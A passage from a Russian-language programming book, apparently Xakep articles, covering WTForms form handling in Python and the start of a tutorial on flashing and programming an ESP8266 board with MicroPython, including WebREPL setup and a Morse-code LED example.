В `WTForms` множество встроенных классов для описания полей, посмотреть все можно здесь (<https://wtforms.readthedocs.io/en/stable/fields/#basic-fields>). Также можно создать поле кастомного класса.

О полях нужно знать следующее.

- Каждое поле может принимать набор аргументов, общий для всех типов полей.
- Почти каждое поле имеет HTML-представление, так называемый виджет.
- Для каждого поля можно указать набор валидаторов.
- Некоторые поля могут принимать дополнительные аргументы. Например, для `SelectField` можно указать набор возможных значений.
- Поля можно добавлять к уже существующим формам. И можно модифицировать, изменять значения на лету. Это особенно полезно, когда нужно чуть изменить поведение формы для одного конкретного случая, при этом не создавать новый класс формы.
- Поля могут провоцировать ошибки валидации по заданным правилам, они будут храниться в `form.field.errors`.

## Работа с формой

Попробуем отобразить форму. Обычный `workflow` работы с формами состоит из двух этапов.

1. GET-запрос страницы, **на которой** нам нужно отобразить нашу форму. В этот момент мы должны создать инстанс нашей формы, настроить его, если потребуется, и передать шаблонилятору в контексте для рендеринга. Обычно это делается в обработчике (action) контроллера GET-запроса и чем-то похожем в зависимости от HTTP-фреймворка, которым ты пользуешься (или не пользуешься, для `WTForms` это не проблема). Другими словами, в обработчике роута вроде `GET /users/new`. К слову, в `Django` или `Rails` ты выполняешь схожие действия. В пер-

вом создаешь такую же форму и передаешь ее шаблонизатору в `template context`, а во втором создаешь в текущем контексте новый, еще не сохраненный объект через метод `new` (`@user = User.new`).

2. POST-запрос страницы, с которой мы должны получить данные формы (например, `POST /users`) и как-то процессить: выполнить валидацию данных, заполнить поля объекта из формы для сохранения в БД.

## Генерация формы (`GET /users/new`)

Создадим инстанс нашей предварительно определенной формы:

```
user_form = UserForm()
type(user_form)

__main__.UserForm
```

К каждому полю формы мы можем обратиться отдельно по ее атрибуту:

```
type(form.first_name)

wtforms.fields.core.StringField
```

В самом простом случае это все. Теперь инстанс нашей формы можно передать шаблонизатору для отображения:

```
def new(self, request):
    user_form = UserForm()

    render('new_user.html', {
        'form': user_form,
    })
```

Метод `render`, конечно, специфичен. В твоем случае методы рендеринга будут определяться фреймворком и шаблонизатором, который ты используешь.

Отлично, передали нашу форму в шаблонизатор. Как ее отрендерить в шаблоне? Проще простого. Напомню, что мы рассматриваем процесс на примере Jinja2.

```
{{ form.first_name.label }}
{% if form.first_name.errors %}
    <ul class="errors">
        {% for error in form.first_name.errors %}
            <li>{{ error }}</li>{% endfor %}
        </ul>
{% endif %}
{{ form.first_name() }}
```

Код выше с `user_form` в качестве `form` будет преобразован шаблонизатором в следующую разметку.

```
<label for="first_name">First name</label>
<input id="first_name" name="first_name" type="text" value="">
```

Здесь происходит вот что.

1. В первой строке мы обратились к атрибуту `label` поля `first_name` нашей формы. В нем содержится HTML-код лейбла нашего поля `first_name`. Текст берется из описания класса формы из соответствующего атрибута поля.
2. Затем мы проверили содержимое списка `errors` нашего поля. Как нетрудно догадаться, в нем содержатся ошибки. На данный момент ошибок в нем нет, поэтому блок не вывел ничего. Однако если бы эта форма уже заполнялась и была заполнена неверно (например, валидатор от 6 до 30 по длине не пропустил значение), то в список поля попала бы эта ошибка. Мы увидим работу валидаторов дальше.
3. И наконец, в последней строке мы рендерим сам тег `input`, вызывая метод `.first_name()` нашего инстанса формы.

Все очень гибко. Мы можем рендерить все атрибуты поля или только сам тег `input`. Нетрудно догадаться, что теперь мы можем сделать то же самое и для всех остальных полей, отрендерив все поля формы или только их часть соответствующими им встроенными HTML-виджетами.

## Парсинг пейлоада (`POST /users`)

Следующий шаг — получить данные формы на сервере и как-то их обработать. Этап состоит из нескольких шагов.

1. Получить POST-данные (это может происходить по-разному в зависимости от того, используешь ли ты фреймворк и какой конкретно, если используешь).
2. Распарсить POST-данные через наш инстанс формы.
3. Проверить (валидировать) корректность заполнения. Если что-то не так, вернуть ошибки.
4. Заполнить данными формы требуемый объект. Это опционально, но, если ты пользуешься ORM, велика вероятность, что по данным формы тебе нужно создать объект в БД. В нашем случае это пользователь, объект класса `User`.

```
async def create(self, request):
    # Получаем payload. Для aiohttp это не самый оптимальный
    # способ для больших payload. Взял для краткости
    payload = await request.post()

    # Создаем новый инстанс нашей формы и заполняем его данными,
    # пришедшими с клиента
    form = UserForm(payload)

    # Если данные с клиента проходят валидацию
    if form.validate():

        # Создаем новый объект User
        user = User()
```

```
# Заполняем его атрибуты данными формы
form.populate_obj(user)

# ...

# Сохраняем юзера в БД, редиректим дальше...
```

Мы отрендерили форму, получили данные с клиента обратно, проверили их и записали в БД. При этом мы не погружались во внутренности HTML, ID полей, имена и их сопоставления на клиенте и сервере. Не правда ли, удобно?

## Опции для частичного парсинга пейлоада

Если ты внимательно читал предыдущий раздел, у тебя непременно возник вопрос: а как модель пользователя заполняется данными формы? Ведь форма ничего не знает о полях ORM (которой может не быть). Так как же происходит маппинг полей формы к объекту в функции `populate` из `WTForms`? Проще всего посмотреть код этой функции.

Signature: `form.populate_obj(obj)`

Source:

```
def populate_obj(self, obj):
    """
    Populates the attributes of the passed `obj` with data from the form's
    fields.

    :note: This is a destructive operation; Any attribute with the same name
           as a field will be overridden. Use with caution.
    """
    for name, field in iteritems(self._fields):
        field.populate_obj(obj, name)
```

Как видишь, функция получает список всех полей нашей формы, а затем, итерируясь по списку, присваивает атрибутам предоставленного объекта значения. Вдобавок ко всему это происходит рекурсивно: это нужно для полей-контейнеров — `FormFields` (<https://wtforms.readthedocs.io/en/stable/fields/#wtforms.fields.FormField>).

В большинстве случаев это работает отлично. Даже для полей-ассоциаций: у пользователя может быть поле, значением которого выступает реляция в БД, например группа, к которой принадлежит пользователь. В этом случае воспользуемся классом `wtforms.fields.SelectField`, передав `choices=[...]` со списком возможных значений реляций, и на сервере при наличии ORM это будет распознано без проблем.

Однако иногда все-таки нужно автоматически заполнить атрибуты класса только частью полей формы, а остальные как-то препроцессить. Варианта два.

- Не использовать встроенную функцию `populate_obj` вообще и обрабатывать все поля вручную, получая доступ к ним через атрибут `.data` каждого поля формы вроде `form.f_name.data`.
- Написать свой метод для заполнения объекта данными формы.



Мне больше нравится второй вариант (хотя он и имеет ограничения). Например, так:

```
from wtforms.compat import iteritems, intervalvalues, with_metaclass

def populate_selective(form, obj, exclude=[]):
    for name, field in filter(lambda f: f[0] not in exclude, iteritems(form._fields)):
        field.populate_obj(obj, name)
```

Теперь можно использовать из формы только те поля, которые нужны

```
populate_selective(form, user, exclude=['f_name', 'l_name', 'city',])
```

А с остальными разбираться по собственной логике.

## Валидаторы

Еще один вопрос, ответ на который ты наверняка уже понял по контексту: как работает функция `form.validate()`? Она проверяет как раз те самые списки валидаторов с параметрами, которые мы указывали при определении класса формы. Давай попробуем позаполнять различные значения в строковых полях, которые в реальном приложении в нашу форму будет предоставлять с клиента пользователь, и посмотрим, как среагирует валидатор.

```
form = UserForm()

form.first_name.data = 'Johnny'
form.last_name.data = 'Doe'
form.email.data = 'invalid_email'
form.password.data = 'super-secret-pass'
```

Попробуем валидировать эту форму.

```
form.validate()

False
```

Валидация не прошла. Ты помнишь, что в каждом поле есть список `errors`, который будет содержать ошибки, если они произойдут при заполнении формы. Посмотрим на них.

```
form.first_name.errors

[]
```

Все правильно, в первом поле ошибок не было, список валидаторов `[validators.Length(min=5, max=30)]` пройден, т. к. имя `Johnny` удовлетворяет единственному валидатору. Посмотрим другие.

```
form.last_name.errors

['Field must be between 5 and 30 characters long.']
```

```
form.email.errors

['Invalid email address.']

form.password.errors

[]
```

Во втором и третьем случаях сработали валидаторы, а наш шаблон (ниже) выведет список ошибок.

```
{% if form.first_name.errors %}
    <ul class="errors">
        {% for error in form.first_name.errors %}
            <li>{{ error }}</li>{% endfor %}
        </ul>
{% endif %}
```

Разумеется, чтобы все сработало, для повторного дозаполнения формы тебе нужно передавать **этот же самый** инстанс формы в шаблонизатор, а не создавать новый. Кроме списка ошибок он будет содержать предзаполненные поля с предыдущей попытки, так что пользователю не придется вводить все по новой.

С полным списком встроенных валидаторов можно ознакомиться здесь: <https://wtforms.readthedocs.io/en/stable/validators/#built-in-validators>, а если их не хватит, то WTForms позволяет определить и собственные (<https://wtforms.readthedocs.io/en/stable/validators/#custom-validators>).

## Динамическое изменение свойств полей формы

Ты уже знаешь, что у полей формы есть набор общих атрибутов, которые можно указать у всех классов полей. Например, описание, которое идет первым позиционным аргументом в любом поле. Другие примеры:

- `id` – атрибут ID HTML-виджета при рендеринге;
- `name` — имя виджета (свойство `name` в HTML), по которому будет делаться сопоставление;
- ошибки, валидаторы и т. д.

Все это возможно благодаря тому, что все классы полей наследуются от базового класса `wtforms.fields.Field` (<https://wtforms.readthedocs.io/en/stable/fields/#the-field-base-class>).

Однако иногда может так случиться, что в уже определенной форме нужно поменять значение одного из полей. Случаи бывают разные.

- Для одного из строковых полей нужно установить дефолтное значение.
- Для второго поля нужно просто добавить класс при рендеринге, потому что одна и та же форма используется во многих местах в приложении. И в этом нужен особый класс.

□ Еще для одного поля нужен `data`-атрибут для клиентского кода со строкой, содержащий `API-endpoint` для динамического фетчинга данных.

Все эти моменты лучше настраивать прямо перед самым рендерингом формы у готового инстанса формы: совершенно незачем тащить это в определение класса. Но как это сделать? Вспомним, что наша форма — это обычный Python-объект и мы можем управлять его атрибутами!

Зададим дефолтное значение поля `first_name` (другой вариант — через `default`):

```
form.first_name.data = 'Linus'
```

У поля любого класса есть словарь `render_kw`. Он предоставляет список атрибутов, которые будут отрендерены в HTML-теге (виджете).

```
# Теперь поле хорошо выглядит с Bootstrap!
form.last_name.render_kw['class'] = 'form-control'
```

Ну и зададим кастомный `data`-атрибут для проверки на дублирование аккаунта:

```
form.users.render_kw['data-url'] = request.app.router['api_users_search'].url_for()
```

## Сборные и наследуемые формы

В самом начале мы говорили, что одна и та же форма может использоваться в разных ситуациях. Обычно мы выносим описание формы в отдельный модуль, а затем его импортируем. Но в одном случае у нас должен быть только минимальный набор полей (атрибутов) формы, а в другом — расширенный. Избежать дублирования определений классов форм нам поможет их наследование.

Определим базовый класс формы:

```
class UserBaseForm(Form):
    email = StringField('Email', [validators.Email()])
    password = StringField('Password')
```

В нем будут только те поля, которые необходимы для создания пользовательского аккаунта. А затем определим расширенный, который будет наследоваться от базового:

```
class UserExtendedForm(UserBaseForm):
    first_name = StringField('First name', [validators.Length(min=4, max=25)])
    last_name = StringField('Last name', [validators.Length(min=4, max=25)])
```

Создадим две формы и посмотрим, какие поля у них есть.

```
base_form = UserBaseForm()
base_form._fields
```

```
OrderedDict([('email', <wtforms.fields.core.StringField at 0x106b1df60>),
             ('password', <wtforms.fields.core.StringField at 0x106b1d630>)])
```

А теперь посмотрим, что содержит наша расширенная форма:

```
extended_from = UserExtendedForm()
extended_from._fields

OrderedDict([('email', <wtforms.fields.core.StringField at 0x106b12a58>),
            ('password', <wtforms.fields.core.StringField at 0x106b12f60>),
            ('first_name', <wtforms.fields.core.StringField at 0x106b12e80>),
            ('last_name', <wtforms.fields.core.StringField at 0x106b12ef0>)])
```

Как видишь, она содержит не только описанные поля, но и те, которые были определены в базовом классе. Таким образом, мы можем создавать сложные формы, наследуя их друг от друга, и использовать в текущем контроллере ту, которая нам в данный момент необходима.

Другой способ создания сложных форм — уже упомянутый `FormField` (<https://wtforms.readthedocs.io/en/stable/fields/#wtforms.fields.FormField>). Это отдельный класс поля, который может наследовать уже существующий класс формы. Например, вместе с `Post` можно создать и нового `User` для этого поста, префиксив названию полей.

## Заполнение реляционных полей (one-to-many, many-to-many)

Одна (не)большая проблема при построении форм — это реляции. Они отличаются от обычных полей тем, что их представление в БД не соответствует `as is` тому, что должно отображаться в поле формы, а при сохранении они могут требовать пре-процессинга. И эту проблему легко решить с `WTForms`. Поскольку мы знаем, что поля формы можно изменять динамически, почему бы не использовать это свойство для ее предзаполнения объектами в нужном формате?

Разберем простой пример: у нас есть форма создания поста, и для него нужно указать категорию и список авторов. Категория у поста всегда одна, а авторов может быть несколько. Кстати, схожий способ используется прямо на **Xakep.ru** (я использую `WTForms` на бэкенде «Хакера», `RНР` с `WP` у нас только в публичной части).

Отображать реляции в форме мы можем двумя способами.

- В обычном `<select>`, который будет отрендерен как выпадающий список. Этот способ подходит, когда у нас мало возможных значений. Например, список категорий поста — их не более дюжины, включая скрытые.
- В динамически подгружаемом списке, аналогичном списку тегов, которые ты встречаешь на других сайтах. Для реализации его нам поможет простой трюк.

В первом варианте у нашей формы есть поле `category`, в базе оно соответствует полю `category_id`. Чтобы отрендерить это поле в шаблоне как `select`, мы должны создать у формы атрибут `category` класса `SelectField`. При рендеринге в него нужно передать список из возможных значений, который формируется запросом в БД

(читай: список возможных категорий для поста), а также установить дефолтное значение.

```
# Импортируем хелпер шаблонов, который представляет объект Category
# как строку в нужном формате, аналог __str__. Нужно для удобства
from admin.template_helpers.categories import humanize_category

# Выберем все категории из БД
categories = Category.select().all()

# Установим дефолтное значение первой из них
form.categories.data = [str(categories[0].id)]

# Передадим список всех возможных вариантов для SelectField
# В шаблоне отрендерится <select> с выбранным указанным <option>
# Формат — список кортежей, где (<идентификатор>, <человекочитаемое представление>)
form.categories.choices = [(c.id, humanize_category(c)) for c in categories]
```

В результате у поля списка появятся предзаполненные значения (рис. 4.1).




Рис. 4.1. Предзаполненный select с установленным значением через WTFORMS

С авторами постов (пользователями) или журналами такой трюк не пройдет. Первых у нас около ста тысяч, и, разумеется, ни рендерить, ни искать в таком гигантском select'е будет невозможно. Один из вариантов решения задачи — использовать библиотеку Select2 (<https://select2.org/>). Она позволяет превратить любой input в динамически подгружаемый список а-ля список тегов простым присвоением нужного класса, а данные подгружать по предоставленному URL. Мы уже умеем делать это через знакомый словарь `render_kw`.

```
form.issues.render_kw['class'] = 'live_multiselect'
form.issues.render_kw['data-url'] = request.app.router['api_issues_search'].url_for()
```

А дальше простым добавлением в шаблон jQuery-функции превращаем все input с нужным классом в динамически подгружаемые селекторы (обработчик поиска, разумеется, должен быть на сервере):

```

$(".live_multiselect").each(function (index) {
    let url = $(this).data('url')
    let placeholder = $(this).data('placeholder')

    $(this).select2({
        tags: true,
        placeholder: placeholder,
        minimumInputLength: 3,
        ajax: {
            url: url,
            delay: 1000,
            dataType: 'json',
            processResults: function (data) {
                let querySet = { results: data };
                return querySet
            }
        }
    });
});

```

В результате получаем удобный переиспользуемый виджет (рис. 4.2).

Рис. 4.2. Динамически подгружаемый селектор средствами WTForms и Select2

## Кастомные виджеты и расширения

Пример выше может показаться частным, однако он подводит к важной проблеме. Хорошо, что наша задача решается плагином Select2, который позволяет буквально добавлением одного класса и щепотки JS получить необходимую функциональность. Однако как быть, если нам нужен полностью собственный шаблон для поля или даже полностью свое сложное поле с кастомным шаблоном, поведением и валидаторами?

К счастью, WTForms позволяет создавать нам собственные виджеты (классы-генераторы HTML-шаблонов для рендеринга полей). Мы можем сделать это двумя способами:

- Создать собственный на базе существующего (`class CustomWidget(TextInput):`), расширив его поведение и переопределив методы, включая `__call__`. Например, обернуть в дополнительный HTML-шаблон.
- Создать полностью собственный виджет, не наследуясь от существующих встроенных.

Список встроенных виджетов можно найти здесь (<https://wtforms.readthedocs.io/en/stable/widgets/#built-in-widgets>), рекомендации и пример полностью кастомного также присутствуют в документации (<https://wtforms.readthedocs.io/en/stable/widgets/#custom-widgets>).

Интегрировать собственный виджет тоже несложно. У каждого поля есть атрибут `widget`. Мы можем указать наш виджет в качестве этого `keyword`-аргумента при определении поля в классе формы или, если кастомный виджет нужен не всегда, присваивать его полю динамически.

Кроме кастомных виджетов мы можем создавать полностью кастомные поля. Примером такого поля служит расширение `WTForms-JSON` (<https://wtforms-json.readthedocs.io/en/latest/>), которое пригодится для обработки JSON-полей моделей. Определить собственное поле также возможно, соответствующий пример ты найдешь в документации (<https://wtforms.readthedocs.io/en/stable/fields/#custom-fields>).

## Вместо заключения

Возможно, после прочтения этой статьи тебе показалось, что отдельная библиотека для генерации и обслуживания HTML-форм — ненужное усложнение. И будешь прав, когда речь идет о небольших приложениях.

Однако, когда тебе нужно обрабатывать десяток сложных форм, часть из них переиспользовать и формировать динамически, декларативный способ описания полей и правил их парсинга позволяет не запутаться в бесконечной лапше имен и ID-шников и избавиться от монотонного труда, переложив написание шаблонного кода с программиста на библиотеку. Согласись, это же круто!

# 5. Python для микроконтроллеров. Учимся программировать одноплатные компьютеры на языке высокого уровня

---

**Виктор Паперно**

Шутники говорят, что после трудового дня за компьютером типичный программист едет домой, садится за ПК и таким образом отдыхает. А ведь истина на самом деле куда ужаснее этой шутки: многие из нас, приходя с работы, посвящают оставшееся до сна время... программированию микроконтроллеров. Обывателям не понять, но Arduino, Teensy или ESP — действительно очень неплохое хобби. Их единственный недостаток — необходимость программировать на достаточно низком уровне, если не на Ассемблере, то на Arduino C или Lua. Но теперь в списке ЯП для микроконтроллеров появился Python. Точнее, MicroPython. В этой статье я постараюсь максимально продемонстрировать его возможности.

## С чего все началось?

Все началось с кампании на Kickstarter. Дэмьен Джордж (Damien George), разработчик из Англии, спроектировал микроконтроллерную плату, предназначенную специально для Python. И кампания «выстрелила». Изначально была заявлена сумма в 15 тысяч фунтов стерлингов, но в результате было собрано в шесть с половиной раз больше — 97 803 фунта стерлингов.

## А чем эта плата лучше?

Автор проекта приводил целый ряд преимуществ своей платформы в сравнении с Raspberry Pi и Arduino.

- ❑ **Мощность** — МР мощнее в сравнении с микроконтроллером Arduino, здесь используются 32-разрядные ARM-процессоры типа STM32F405 (168 МГц Cortex-M4, 1 Мбайт флеш-памяти, 192 Кбайт ОЗУ).
- ❑ **Простота в использовании** — язык MicroPython основан на Python, но несколько упрощен, для того чтобы команды по управлению датчиками и моторами можно было писать буквально в несколько строк.



- Отсутствие компилятора — чтобы запустить программу на платформе MicroPython, нет необходимости устанавливать на компьютер дополнительное ПО. Плата определяется ПК как обычный USB-накопитель — стоит закинуть на него текстовый файл с кодом и перезагрузить, программа тут же начнет исполняться. Для удобства все-таки можно установить на ПК эмулятор терминала, который дает возможность вписывать элементы кода с компьютера непосредственно на платформу. Если использовать его, тебе даже не придется перезагружать плату для проверки программы, каждая строка будет тут же исполняться микроконтроллером.
- Низкая стоимость — в сравнении с Raspberry Pi платформа PyBoard несколько дешевле и, как следствие, доступнее.
- Открытая платформа — так же как и Arduino, PyBoard — открытая платформа, все схемы будут находиться в открытом доступе, что подразумевает возможность спроектировать и создать подобную плату самому в зависимости от потребностей.

## И что, только официальная плата?

Нет. При всех своих достоинствах PyBoard (так называется плата от разработчика MicroPython) — довольно дорогое удовольствие. Но благодаря открытой платформе на многих популярных платах уже можно запустить MicroPython, собранный специально для нее. В данный момент существуют версии:

- для BBC micro:bit — британская разработка, позиционируется как официальное учебное пособие для уроков информатики;
- Circuit Playground Express — разработка известной компании Adafruit. Это плата, включающая в себя светодиоды, датчики, пины и кнопки. По умолчанию программируется с помощью Microsoft MakeCode for Adafruit. Это блочный (похожий на Scratch) редактор «кода»;
- ESP8266/ESP32 (рис. 5.1) — одна из самых популярных плат для IoT-разработки. Ее можно было запрограммировать на Arduino C и Lua. А сегодня мы попробуем установить на нее MicroPython.




Рис. 5.1. Плата ESP8266 (NodeMCU)

## Подготовка к работе

Перед тем как писать программы, нужно настроить плату, установить на нее прошивку, а также установить на компьютер необходимые программы.

Все примеры проверялись и тестировались на следующем оборудовании:

- плата NodeMCU ESP8266-12E;
- драйвер моторов L293D;
- I2C-дисплей 0,96" 128 × 64;
- Adafruit NeoPixel Ring 16.

## Прошивка контроллера

Для прошивки платы нам понадобится Python. Точнее, даже не он сам, а утилита `esptool`, распространяемая с помощью `pip`. Если у тебя установлен Python (неважно, какой версии), открой терминал (командную строку) и набери:

```
pip install esptool
```

После установки `esptool` надо сделать две вещи. Первое — скачать с официального сайта (<http://micropython.org/download>) версию прошивки для ESP8266. И второе — определить адрес платы при подключении к компьютеру. Самый простой способ — подключиться к компьютеру, открыть Arduino IDE и посмотреть адрес в списке портов.

Для облегчения восприятия адрес платы в примере будет `/dev/ttyUSB0`, а файл прошивки переименован в `esp8266.bin` и лежит на рабочем столе.

Открываем терминал (командную строку) и переходим на рабочий стол:

```
cd Desktop
```

Форматируем флеш-память платы:

```
esptool.py --port /dev/ttyUSB0 erase_flash
```

Если при форматировании возникли ошибки, значит, нужно включить режим прошивки вручную. Зажимаем на плате кнопки `reset` и `flash`. Затем отпускаем `reset` и, не отпуская `flash`, пытаемся отформатироваться еще раз.

И загружаем прошивку на плату:

```
esptool.py --port /dev/ttyUSB0 --baud 460800 write_flash --flash_size=detect 0  
esp8266.bin
```

## Взаимодействие с платой

Все взаимодействие с платой может происходить несколькими способами:

- через Serial-порт;
- через веб-интерпретатор.

При подключении через Serial-порт пользователь в своем терминале (в своей командной строке) видит практически обычный интерпретатор Python (рис. 5.2).




Рис. 5.2. Подключение через SerialPort

Для подключения по Serial есть разные программы. Для Windows можно использовать PuTTY или TeraTerm. Для Linux — picocom или minicom. В качестве кросс-платформенного решения можно использовать монитор порта Arduino IDE. Главное — правильно определить порт и указать скорость передачи данных 115200.

```
picocom /dev/ttyUSB0 -b115200
```

Кроме этого, уже создано и выложено на GitHub несколько программ, облегчающих разработку, например EsPy (рис. 5.3). Кроме Serial-порта он включает в себя редактор Python-файлов с подсветкой синтаксиса, а также файловый менеджер, позволяющий скачивать и загружать файлы на ESP.

Но все перечисленные способы хороши лишь тогда, когда у нас есть возможность напрямую подключиться к устройству с помощью кабеля. Но плата может быть интегрирована в какое-либо устройство, и разбирать его только для того, чтобы обновить программу, как-то неоптимально. Наверное, именно для таких случаев и был создан WebREPL. Это способ взаимодействия с платой через браузер с любого устройства, находящегося в той же локальной сети, если у платы нет статического IP, и с любого компьютера, если такой IP присутствует. Давай настроим WebREPL. Для этого необходимо, подключившись к плате, набрать

```
import webrepl_setup
```

Появится сообщение о статусе автозапуска WebREPL и вопрос, включить или выключить его автозапуск.




Рис. 5.3. EsPy IDE

WebREPL daemon auto-start status: enabled

Would you like to (E)nable or (D)isable it running on boot?

(Empty line to quit)

>

После ввода `q` появляется сообщение о выставлении пароля доступа:

To enable WebREPL, you must set password for it

New password (4-9 chars):


Вводим его, а затем подтверждаем. Теперь после перезагрузки мы сможем подключиться к плате по Wi-Fi.

Так как мы не настроили подключение платы к Wi-Fi-сети, она работает в качестве точки доступа. Имя Wi-Fi-сети — `MicroPython-*****`, где звездочками я заменил часть MAC-адреса. Подключаемся к ней (пароль — `micropython`).

Открываем WebREPL (<http://micropython.org/webrepl/>) и нажимаем на Connect. После ввода пароля мы попадаем в тот же интерфейс, что и при прямом подключении. Кроме этого, в WebREPL есть интерфейс для загрузки файлов на плату и скачивания файлов на компьютер (рис. 5.4).

Среди файлов, загруженных на плату, есть стандартные:

- `boot.py` — скрипт, который загружается первым при включении платы. Обычно в него вставляют функции для инициализации модулей, подключения к Wi-Fi и запуска WebREPL;
- `main.py` — основной скрипт, который запускается сразу после выполнения `boot.py`, в него записывается основная программа.



**Рис. 5.4. WebRERL**

## Начинаем разработку

# Hello world

Принято, что первой написанной на новом языке программирования должна быть программа, выводящая Hello world. Не будем отходить от традиции и выведем это сообщение с помощью азбуки Морзе.

```
import machine
import time

pin = machine.Pin(2,machine.Pin.OUT)

def dot_show():
    pin.off()
    time.sleep(1)
    pin.on()

def dash_show():
    pin.off()
    time.sleep(2)
    pin.on()

Hello_world = '**** * *-** *-** ---      *-- --- ** *--* -**'

for i in Hello_world:
    if i=="*":
        dot_show()
    elif i=="-":
        dash_show()
```

```

else:
    time.sleep(3)
time.sleep(0.5)

```

Итак, что же происходит? Сначала подключаются библиотеки: стандартная Python-библиотека `time` и специализированная `machine`. Эта библиотека отвечает за взаимодействие с GPIO. Стандартный встроенный светодиод располагается на втором пине. Подключаем его и указываем, что он работает на выход. Если бы у нас был подключен какой-нибудь датчик, то мы бы указали режим работы IN.

